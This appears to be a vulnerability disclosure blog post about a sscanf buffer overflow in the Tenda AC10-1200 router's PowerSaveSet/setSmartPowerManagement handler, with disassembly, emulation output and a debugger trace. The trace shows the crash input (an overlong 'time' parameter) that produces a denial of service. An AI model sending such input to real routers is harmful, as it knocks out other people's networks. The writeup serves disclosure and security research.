Brandon Roldan Follow
Dec 23, 2021 · 3 min read · Listen

Hacking the Tenda AC10–1200 Router Part 4: sscanf buffer overflow

In this writeup, i will show you a sscanf buffer overflow that i found in tenda ac10–1200. I tried reporting it but no response, so i decided to publish it to raise awareness on other people.

While reversing the firmware, i found the function a vulnerable function called **setSmartPowerManagement,**

```
lw      $a0, 0x180($fp) {arg_0}
lw      $v0, -0x7500($gp)  {data_53f930}
addiu   $a1, $v0, -0xcdc  {data_51f324, "time"}
lw      $v0, -0x7500($gp)  {data_53f930}
addiu   $a2, $v0, -0xc9c  {0x51f364, "00:00-7:30"}
lw      $v0, -0x7c84($gp)  {websGetVar}  {data_53f1ac}
move    $t9, $v0  {websGetVar}
jalr    $t9  {websGetVar}
nop
lw      $gp, 0x18($fp) {var_168}
sw      $v0, 0x2c($fp) {var_154_1}
```

Here, it gets the value of the time parameter, and store it to the variable **var_154_1.** This variable is then used in *sscanf* which is known to cause buffer overflows

```
addiu   $a1, $v0, -0xc84  {0x51f37c, "%[^:]:%[^-]-%[^:]:%s"}
addiu   $v1, $fp, 0x34 {var_14c}
addiu   $v0, $fp, 0x3c {var_144}
addiu   $a2, $fp, 0x44 {var_13c}
sw      $a2 {var_13c}, 0x10($sp) {var_170}
addiu   $a2, $fp, 0x4c {var_134}
sw      $a2 {var_134}, 0x14($sp) {var_16c}
move    $a2, $v1 {var_14c}
move    $a3, $v0 {var_144}
lw      $v0, -0x6d6c($gp)  {sscanf}
move    $t9, $v0
jalr    $t9
```


The *sscanf* accept our input in the time variable, matches it with the format in **$a1**, and store the values in the variables **var_14c**, **var_144**, **var_13c**, and **var_134**. These variables are just 8 bytes so if we send an input with longer than 8 bytes with the correct format, we can overflow past these variables. For the format, websGetVar's second parameter contains the default value of the parameter if none is given, we can use that as a reference

```
addiu   $a1, $v0, -0xcdc  {data_51f324, "time"}
lw      $v0, -0x7500($gp)  {data_53f930}
addiu   $a2, $v0, -0xc9c  {0x51f364, "00:00-7:30"}
lw      $v0, -0x7c84($gp)  {websGetVar}  {data_53f1ac}
move    $t9, $v0  {websGetVar}
jalr    $t9  {websGetVar}
```

var_14c var_144 var_13c var_134

Now that we know the format, we can now test the bof.

```
addiu   $a0, $v0, -0x5a68  {data_50a598, "PowerSaveSet"}
lw      $a1, -0x7934($gp)  {setSmartPowerManagement}  {data_53f4fc}
lw      $v0, -0x7c88($gp)  {websFormDefine}  {data_53f1a8}
move    $t9, $v0  {websFormDefine}
jalr    $t9  {websFormDefine}
```



After sending the request, it didnt responded, thats a good indication that our exploit worked. If we looked at the emulation, it shows a SIGSEGV which means we are successful at crashing the server.

```
fish: “sudo chroot . ./qemu-mipsel-sta…” terminated by signal SIGSEGV (Address boundary error)
```

While debugging this, i cant find a way to overwrite the program counter, the websDone at the end of the function is crashing the program before it even reach the return.

```
lw      $v0, -0x7f38($gp)  {websDone}  {data_53eef8}
move    $t9, $v0  {websDone}
jalr    $t9  {websDone}
nop
lw      $gp, 0x18($fp) {var_168}  {_gp}
move    $sp, $fp
lw      $ra, 0x17c($sp) {__saved_$ra}
lw      $fp, 0x178($sp) {__saved_$fp}
addiu   $sp, $sp, 0x180
jr      $ra
nop
```

```
                                                                                                                    threads
[#0] Id 1, Name: "", stopped, reason: SIGSEGV
                                                                                                                      trace
[#0] 0x40d3d4 → bfree(mp=0x100)
[#1] 0x431b68 → websFree(wp=0x55ea00)
[#2] 0x431914 → websDone(wp=0x55ea00, code=0xc8)
[#3] 0x4d5138 → setSmartPowerManagement(wp=0x55ea00, path=0x40880368 "PowerSaveSet", query=0x5619a8 "time=00:00-7:", 'A' <repeats 304 times>, "BBB
B")

0x0040d3d4 in bfree (mp=0x100) at balloc.c:388
388     in balloc.c
```

But, we still have a dos here. So thats nice.

This is the end of the writeup, i tried reaching out to tenda alot of times before but no response as always, so i decided to publish this bug now. Thanks for reading